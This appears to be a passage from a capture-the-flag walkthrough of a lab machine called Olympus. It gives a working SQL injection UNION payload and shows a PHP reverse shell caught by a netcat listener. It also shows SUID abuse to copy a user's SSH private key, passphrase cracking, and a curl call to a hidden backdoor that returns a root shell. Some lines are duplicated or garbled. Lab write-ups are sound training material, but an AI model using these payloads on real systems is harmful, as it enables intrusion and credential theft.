14 search=books'+UNION+SELECT+NULL,NULL,NULL,GROUP_CONCAT(0x7c,file,":",msg,0x7c),NULL,NULL,NULL,NULL,NULL+FROM+chats;--+&submit=
75 <div class="col-md-8">
76 <h1 class="page-header">Heading<small>Secondary Text</small></h1>
77 <!-- Post Area -->
78
79 <p>
80 <h2><a href="#"></a></h2>
81 </p>
82 <p>
83 <h3>by <a href="#">|47c3210d51761686f3af40a875eeaaea.txt:Attached : prometheus_password.txt|,|This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back...|,|I know this is pretty cool. The IT guy used a random file name function to make it harder for attackers to access the uploaded files. He's still working on it.|</a></h3>
84 </p>
```

The file is accessible with some other name which is obtained from the database.



Prometheus uploaded the txt file. So I can upload a PHP reverse shell file and get a reverse shell.

```
(.venv)-(kali@kali)-[~/Desktop/THM]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.189.73] 59796
Linux ip-10-10-189-73 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
13:51:18 up 1:20, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
$ |
```


## Escalation

I tried reusing the password to see if I can get hold of the sudo permissions. Didn't work. Then the files with SUID bit set.

```
www-data@ip-10-10-189-73:/var/www/chat.olympus.thm$ find / -perm -u=s 2>/dev/null
<www/chat.olympus.thm$ find / -perm -u=s 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/cputils
/usr/bin/sudo
/usr/bin/mount
/usr/bin/gpasswd
```

cputils

I ran cputils.



index.php

Enter the Name of Target File:

Enter the Name of Target File:

Helps in copying the files. So I tried copying the SSH key of Zeus.

```

www-data@ip-10-10-189-73:/home$ /usr/bin/cputils /home/zeus/.ssh/id_rsa
/usr/bin/cputils /home/zeus/.ssh/id_rsa

  ____  ____  _  _
 / __| | \_ | | | ( ) |__
| | | | | ) | | | | _ | / __|
| |__| |_/ | | | | | | \_ \
 \___|_|  \_/_|_|_|_|_|_/

Enter the Name of Source File: /home/zeus/.ssh/id_rsa
/home/zeus/.ssh/id_rsa

Enter the Name of Target File: /tmp/id_rsa
/tmp/id_rsa

File copied successfully.

```

$$\begin{array}{ccccccc} \overline{\downarrow} & \overline{\downarrow} & \overline{\downarrow} & \overline{\downarrow} \\ / & \_ & | & \backslash & \_ & | & \_ \\ || & | & | & | & | & | & | \\ | & \_ & | & \_ & | & | & | \\ \backslash & \_ & | & \backslash & \_ & | & \backslash \end{array}$$

```
Enter the Name of Source File: /home/zeus/.ssh/id_rsa
/home/zeus/.ssh/id_rsa
```

Enter the Name of Target File: /tmp/id\_rsa  
/tmp/id\_rsa

File copied successfully.

Then the usual `ssh2john` and `john` to crack the passphrase.

```
zeus@ip-10-10-189-73:~$ cat zeus.txt
Hey zeus !
```

I managed to hack my way back into the olympus eventually.  
Looks like the IT kid messed up again !  
I've now got a permanent access as a super user to the olympus.

- Prometheus.

I managed to hack my way back into the olympus eventually.  
Looks like the IT kid messed up again !  
I've now got a permanent access as a super user to the olympus.

- Prometheus.

While I was www-data, I noticed a folder in the html folder.

```
zeus@ip-10-10-189-73:/var/www/html$ ls -l
total 20
drwxrwx--x 2 root zeus 4096 Jul 15 2022 0aB44fdS3eDnLkpsz3deGv8TttR4sc
-rwxr-xr-x 1 root root 10988 Apr 18 2022 index.html.old
-rwxr-xr-x 1 root root 57 Apr 18 2022 index.php
```

```
index.html VIGQFQFMYOST.php
zeus@ip-10-10-189-73: /var/www/html/0aB44fd53eDnLkpsz3deGv8TttR4sc$ ls -la
total 12
drwxrwx--x 2 root zeus 4096 Jul 15 2022 .
drwxr-xr-x 3 www-data www-data 4096 May 1 2022 ..
-rwxr-xr-x 1 root zeus 0 Apr 14 2022 index.html
-rwxr-xr-x 1 root zeus 1589 Jul 15 2022 VIGQFQFMYOST.php
zeus@ip-10-10-189-73: /var/www/html/0aB44fd53eDnLkpsz3deGv8TttR4sc$ cat VIGQFQFMYOST.php
<?php
$password = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] != $password) die('<form name="auth" method="POST">Password: <input type="password" name="password" /></form>');

set_time_limit(0);

$host = htmlspecialchars($_SERVER['HTTP_HOST'].$_SERVER['REQUEST_URI'], ENT_QUOTES, 'UTF-8');
```

Hardcoded password. This is the backdoor file which will give the reverse shell as root.

```
zeus@ip-10-10-189-73:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ curl -X POST "http://10.10.189.73/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQQFMYST.php?ip=10.4.101.169&port=4444" -d "password=a7c5ffcf139742f52a5267c4a0674129"
```



```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.189.73] 48594
Linux ip-10-10-189-73 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
14:13:34 up 1:42, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@  IDLE   JCPU   PCPU WHAT
zeus      pts/1    10.4.101.169    14:01   0.00s  0.06s  0.00s curl -X POST http://10.10.189.73/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYST.php?ip=10.4.101.169&port=4444 -d password=a7c5ffcf139742f52a5267c4a0674129
id
uid=0(root) gid=0(root) groups=0(root),33(www-data),7777(web)
whoami
root
```